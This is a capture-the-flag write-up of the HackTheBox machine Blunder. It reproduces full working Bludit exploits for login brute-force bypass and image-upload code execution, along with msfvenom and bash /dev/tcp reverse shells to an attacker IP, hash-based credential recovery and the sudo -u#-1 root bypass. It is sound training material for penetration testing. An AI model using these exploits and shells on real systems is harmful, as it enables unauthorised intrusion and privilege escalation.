
HTB: Blunder Write-up
Sticking with Linux for my next box from TJNull’s list of OSCP-like HackTheBox machines, today I am working on Blunder.
Phase 1: Enumeration
Step 1: Kick off AutoRecon to enumerate external facing services.
autorecon -o Blunder --single-target 10.10.10.191
While that was running I browsed to http://10.10.10.191/ and found a simple CMS web server running. AutoRecon will kick off some content discovery, but I’ll kick off my own for better coverage. Again I used ffuf because speeeeeeeeeed.
ffuf -u http://10.10.10.191/FUZZ -e .php,.txt -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -of csv -o medium.csv
A few interesting endpoints showed up in this scan.
admin                   [Status: 301, Size: 0, Words: 1, Lines: 1]
install.php             [Status: 200, Size: 30, Words: 5, Lines: 1]
robots.txt              [Status: 200, Size: 22, Words: 3, Lines: 2]
todo.txt                [Status: 200, Size: 118, Words: 20, Lines: 5]
robots.txt doesn’t give me anything, but the rest of these endpoints are all useful. todo.txt contains an interesting TODO list that seems to hint that the application is using out-of-date CMS software, and also mentions a potential user (“fergus”).
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
Checking out install.php gives the name of the CMS software being used, Bludit.
Bludit is already installed ;)

Which is confirmed by visiting the admin endpoint, which displays a login form for a Bludit administrative portal.
Phase 2: Getting Credentials
Looking up Bludit in searchsploit reveals a few exploits, including a few RCE. However, all of the code execution exploits rely on having a valid username/password for the admin page. There is an “Auth Bruteforce Bypass” exploit that looks interesting, so lets take a look at that.
ssp -x php/webapps/48942.py
#!/usr/bin/python3

# Exploit
## Title: Bludit <= 3.9.2 - Bruteforce Mitigation Bypass
## Author: ColdFusionX (Mayank Deshmukh)
## Author website: https://coldfusionx.github.io
## Date: 2020-10-19
## Vendor Homepage: https://www.bludit.com/
## Software Link: https://github.com/bludit/bludit/archive/3.9.2.tar.gz
## Version: <= 3.9.2

# Vulnerability
## Discoverer: Rastating
## Discoverer website: https://rastating.github.io/
## CVE: CVE-2019-17240 https://nvd.nist.gov/vuln/detail/CVE-2019-17240
## References: https://rastating.github.io/bludit-brute-force-mitigation-bypass/
## Patch: https://github.com/bludit/bludit/pull/1090

'''
Example Usage:
- ./exploit.py -l http://127.0.0.1/admin/login.php -u user.txt -p pass.txt
'''

import requests
import sys
import re
import argparse, textwrap
from pwn import *

#Expected Arguments
parser = argparse.ArgumentParser(description="Bludit <= 3.9.2 Auth Bruteforce Mitigation Bypass", formatter_class=argparse.RawTextHelpFormatter,
epilog=textwrap.dedent('''
Exploit Usage :
./exploit.py -l http://127.0.0.1/admin/login.php -u user.txt -p pass.txt
./exploit.py -l http://127.0.0.1/admin/login.php -u /Directory/user.txt -p /Directory/pass.txt'''))

parser.add_argument("-l","--url", help="Path to Bludit (Example: http://127.0.0.1/admin/login.php)")
parser.add_argument("-u","--userlist", help="Username Dictionary")
parser.add_argument("-p","--passlist", help="Password Dictionary")
args = parser.parse_args()

if len(sys.argv) < 2:
    print (f"Exploit Usage: ./exploit.py -h [help] -l [url] -u [user.txt] -p [pass.txt]")
    sys.exit(1)

# Variable
LoginPage = args.url
Username_list = args.userlist
Password_list = args.passlist

log.info('Bludit Auth BF Mitigation Bypass Script by ColdFusionX \n ')

def login(Username,Password):
    session = requests.session()
    r = session.get(LoginPage)

# Progress Check
    process = log.progress('Brute Force')

#Getting CSRF token value
    CSRF = re.search(r'input type="hidden" id="jstokenCSRF" name="tokenCSRF" value="(.*?)"', r.text)
    CSRF = CSRF.group(1)

#Specifying Headers Value
    headerscontent = {
    'User-Agent' : 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36',
    'Referer' : f"{LoginPage}",
    'X-Forwarded-For' : f"{Password}"
    }

#POST REQ data
    postreqcontent = {
    'tokenCSRF' : f"{CSRF}",
    'username' : f"{Username}",
    'password' : f"{Password}",
    'save' : ""
    }

#Sending POST REQ
    r = session.post(LoginPage, data = postreqcontent, headers = headerscontent, allow_redirects= False)

#Printing Username:Password
    process.status('Testing -> {U}:{P}'.format(U = Username, P = Password))

#Conditional loops
    if 'Location' in r.headers:
        if "/admin/dashboard" in r.headers['Location']:
            print()
            log.info(f'SUCCESS !!')
            log.success(f"Use Credential -> {Username}:{Password}")
            sys.exit(0)
    elif "has been blocked" in r.text:
        log.failure(f"{Password} - Word BLOCKED")

with open(Username_list) as uf:
    with open(Password_list) as pf:
        for Username in uf:
            u = Username.strip()
            for Password in pf:
                login(u,Password.strip())
I had to edit the exploit by adding the “save” variable to the post request (and fix the login loop), but this looks like its good to go otherwise.
I tried a few contextual passwords against the target (“bludit”,”blunder”,etc.), but after those failed I just launched rockyou.txt against it.
python3 auth.py -u fergus.txt -p /usr/share/seclists/Passwords/LeakedDatabases/rockyou.txt -l http://10.10.10.191/admin/login
After an hour of waiting around, I realized that this couldn’t be the intended solution. This actually taught me about a nifty tool that I had heard about, but never used: cewl. cewl is used for generating wordlists from applications, and is super simple to use. In this case, I generated a wordlist with the following command.
cewl http://10.10.10.191 > passlist
Then, I could pass this “passlist” into the searchsploit brute-forcing exploit.
$ python3 auth.py -u fergus.txt -p wordlist -l http://10.10.10.191/admin/login
...
[*] SUCCESS !!
[+] Use Credential -> fergus:RolandDeschain
Phase 3: Getting a shell
Credentials in hand, its time to attempt to escalate this to a shell. There are multiple post-auth RCE exploits available to choose from. I like python and there is one python RCE exploit in the list, so I used that one.
$ ssp bludit
...
Bludit 3.9.2 - Directory Traversal                             | multiple/webapps/48701.txt
$ ssp -m multiple/webapps/48701.txt
$ mv 48701.txt rce.py
Inspecting the code it looks like there are some variables to edit, and some prep work to be done to generate the two payloads. The following script includes the edits I made to the static variables to work for this scenario.
# Title: Bludit 3.9.2 - Directory Traversal
# Author: James Green
# Date: 2020-07-20
# Vendor Homepage: https://www.bludit.com
# Software Link: https://github.com/bludit/bludit
# Version: 3.9.2
# Tested on: Linux Ubuntu 19.10 Eoan
# CVE: CVE-2019-16113
#
# Special Thanks to Ali Faraj (@InfoSecAli) and authors of MSF Module https://www.exploit-db.com/exploits/47699

#### USAGE ####
# 1. Create payloads: .png with PHP payload and the .htaccess to treat .pngs like PHP
# 2. Change hardcoded values: URL is your target webapp, username and password is admin creds to get to the admin dir
# 3. Run the exploit
# 4. Start a listener to match your payload: `nc -nlvp 53`, meterpreter multi handler, etc
# 5. Visit your target web app and open the evil picture: visit url + /bl-content/tmp/temp/evil.png

#!/usr/bin/env python3

import requests
import re
import argparse
import random
import string
import base64
from requests.exceptions import Timeout

url = 'http://10.10.10.191'  # CHANGE ME
username = 'fergus'  # CHANGE ME
password = 'RolandDeschain'  # CHANGE ME

# msfvenom -p php/reverse_php LHOST=127.0.0.1 LPORT=53 -f raw -b '"' > evil.png
# echo -e "<?php $(cat evil.png)" > evil.png
payload = 'shell.png'  # CREATE ME

# echo "RewriteEngine off" > .htaccess
# echo "AddType application/x-httpd-php .png" >> .htaccess
payload2 = '.htaccess'  # CREATE ME

def login(url,username,password):
    """ Log in with provided admin creds, grab the cookie once authenticated """

    session = requests.Session()
    login_page = session.get(url + "/admin/")
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
                           login_page.text
                 ).group(1)
    cookie = ((login_page.headers["Set-Cookie"]).split(";")[0].split("=")[1])
    data = {"save":"",
            "password":password,
            "tokenCSRF":csrf_token,
            "username":username}
    headers = {"Origin":url,
               "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
               "Upgrade-Insecure-Requests":"1",
               "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0",
               "Connection":"close",
               "Referer": url + "/admin/",
               "Accept-Language":"es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3",
               "Accept-Encoding":"gzip, deflate",
               "Content-Type":"application/x-www-form-urlencoded"
    }
    cookies = {"BLUDIT-KEY":cookie}
    response = session.post(url + "/admin/",
                            data=data,
                            headers=headers,
                            cookies=cookies,
                            allow_redirects = False
               )

    print("cookie: " + cookie)
    return cookie

def get_csrf_token(url,cookie):
    """ Grab the CSRF token from an authed session """

    session = requests.Session()
    headers = {"Origin":url,
               "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
               "Upgrade-Insecure-Requests":"1",
               "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0",
               "Connection":"close",
               "Referer":url + "/admin/",
               "Accept-Language":"es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3",
               "Accept-Encoding":"gzip, deflate"}
    cookies = {"BLUDIT-KEY":cookie}
    response = session.get(url + "/admin/dashboard",
                           headers=headers,
                           cookies=cookies
               )
    csrf_token = response.text.split('var tokenCSRF = "')[1].split('"')[0]

    print("csrf_token: " + csrf_token)
    return csrf_token

def upload_evil_image(url, cookie, csrf_token, payload, override_uuid=False):
    """ Upload files required for to execute PHP from malicious image files. Payload and .htaccess """

    session = requests.Session()
    files= {"images[]": (payload,
                         open(payload, "rb"),
                         "multipart/form-data",
                         {"Content-Type": "image/png", "filename":payload}
                        )}
    if override_uuid:
        data = {"uuid": "../../tmp/temp",
                "tokenCSRF":csrf_token}
    else:
        # On the vuln app, this line occurs first:
        # Filesystem::mv($_FILES['images']['tmp_name'][$uuid], PATH_TMP.$filename);
        # Even though there is a file extension check, it won't really stop us
        # from uploading the .htaccess file.
        data = {"tokenCSRF":csrf_token}
    headers = {"Origin":url,
               "Accept":"*/*",
               "X-Requested-With":"XMLHttpRequest",
               "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0",
               "Connection":"close",
               "Referer":url + "/admin/new-content",
               "Accept-Language":"es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3",
               "Accept-Encoding":"gzip, deflate",
    }
    cookies = {"BLUDIT-KEY":cookie}
    response = session.post(url + "/admin/ajax/upload-images", data=data, files=files, headers=headers, cookies=cookies)
    print("Uploading payload: " + payload)

if __name__ == "__main__":
    cookie = login(url, username, password)
    token = get_csrf_token(url, cookie)
    upload_evil_image(url, cookie, token, payload, True)
    upload_evil_image(url, cookie, token, payload2)
The exploit requires us to save a PHP reverse shell as an image file. It handily gives us the commands to run as well.
msfvenom -p php/reverse_php LHOST=tun0 LPORT=443 -f raw -b '"' > shell.png
echo -e "<?php $(cat shell.png)" > shell.png
echo "RewriteEngine off" > .htaccess
echo "AddType application/x-httpd-php .png" >> .htaccess
With the prep work done, all thats left is to run the exploit.
$ python3 rce.py
cookie: 1pms0k7s04m51n7ia3c74pr2f3
csrf_token: 37c5d1b63cbee38f7a7f91f2abc5871a02bba8d0
Uploading payload: shell.png
Uploading payload: .htaccess
Looks like the payload was successfully uploaded. Now we can browse to the uploaded file and it should execute a reverse shell back to our netcat listener.
curl http://10.10.10.191/bl-content/tmp/temp/shell.png
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.191] 47730
whoami
www-data
Phase 4: Getting User
The shell that returns from the uploaded file is pretty crummy and dies once the PHP script finishes executing. In order to get a more stable shell, we can create another reverse shell from our reverse shell using bash.
Victim
bash -c 'bash -i >& /dev/tcp/10.10.14.14/9000 0>&1'
Kali
$ nc -nlvp 9000
listening on [any] 9000 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.191] 37094
bash: cannot set terminal process group (1091): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$
From here we can upgrade the shell to a full TTY to get tab-complete, job control, and control characters parsing correctly.
If we inspect the /var/www folder, we can see that there are two separate installations of Bludit. This makes sense given that we saw the TODO list mentioned upgrading the Bludit version.
www-data@blunder:/var/www$ ls -la
total 20
drwxr-xr-x  5 root     root     4096 Nov 28  2019 .
drwxr-xr-x 15 root     root     4096 Nov 27  2019 ..
drwxr-xr-x  8 www-data www-data 4096 May 19  2020 bludit-3.10.0a
drwxrwxr-x  8 www-data www-data 4096 Apr 28  2020 bludit-3.9.2
drwxr-xr-x  2 root     root     4096 Nov 28  2019 html
We can look for credentials from here by using the following command to recursively search through files looking for the string “password”.
www-data@blunder:/var/www$ grep --color=auto -rie "PASSWORD" . --color=always --exclude=\*.{js,css,map,jpeg,jpg}* -B 2 -A 2 2> /dev/null
...
./bludit-3.10.0a/bl-content/databases/users.php:        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d"
That certainly looks like a password hash, lets inspect that file.
www-data@blunder:/var/www$ cat bludit-3.10.0a/bl-content/databases/users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
If we toss that hash into Google, we can see that it is the SHA-1 hash of “Password120”. We can also see from the /etc/passwd file that Hugo is a user on this box.
www-data@blunder:/var/www$ cat /etc/passwd
...
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
Let’s see if Hugo like to reuse passwords.
www-data@blunder:/var/www$ su hugo
Password:
hugo@blunder:/var/www$
Phase 5: Getting Root
With a valid set of user credentials, it’s time to start re-enumerating this box. One of the first things I like to check is sudo permissions because they are such an easy win.
hugo@blunder:~$ sudo -l
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
The last line of this output means that we can run /bin/bash as any user except root. However, recently a sudo vulnerability (CVE-2019-14287) was published that expliclty allows us to bypass this exact scenario. The syntax for exploiting it is sudo -u#-1 bash so lets give that a go.
hugo@blunder:~$ sudo -u#-1 bash
root@blunder:/home/hugo#
That did the trick! Thanks for reading this write-up, the biggest thing I learned from this box was about generating custom wordlists using cewl, which I will defintely remember going forward.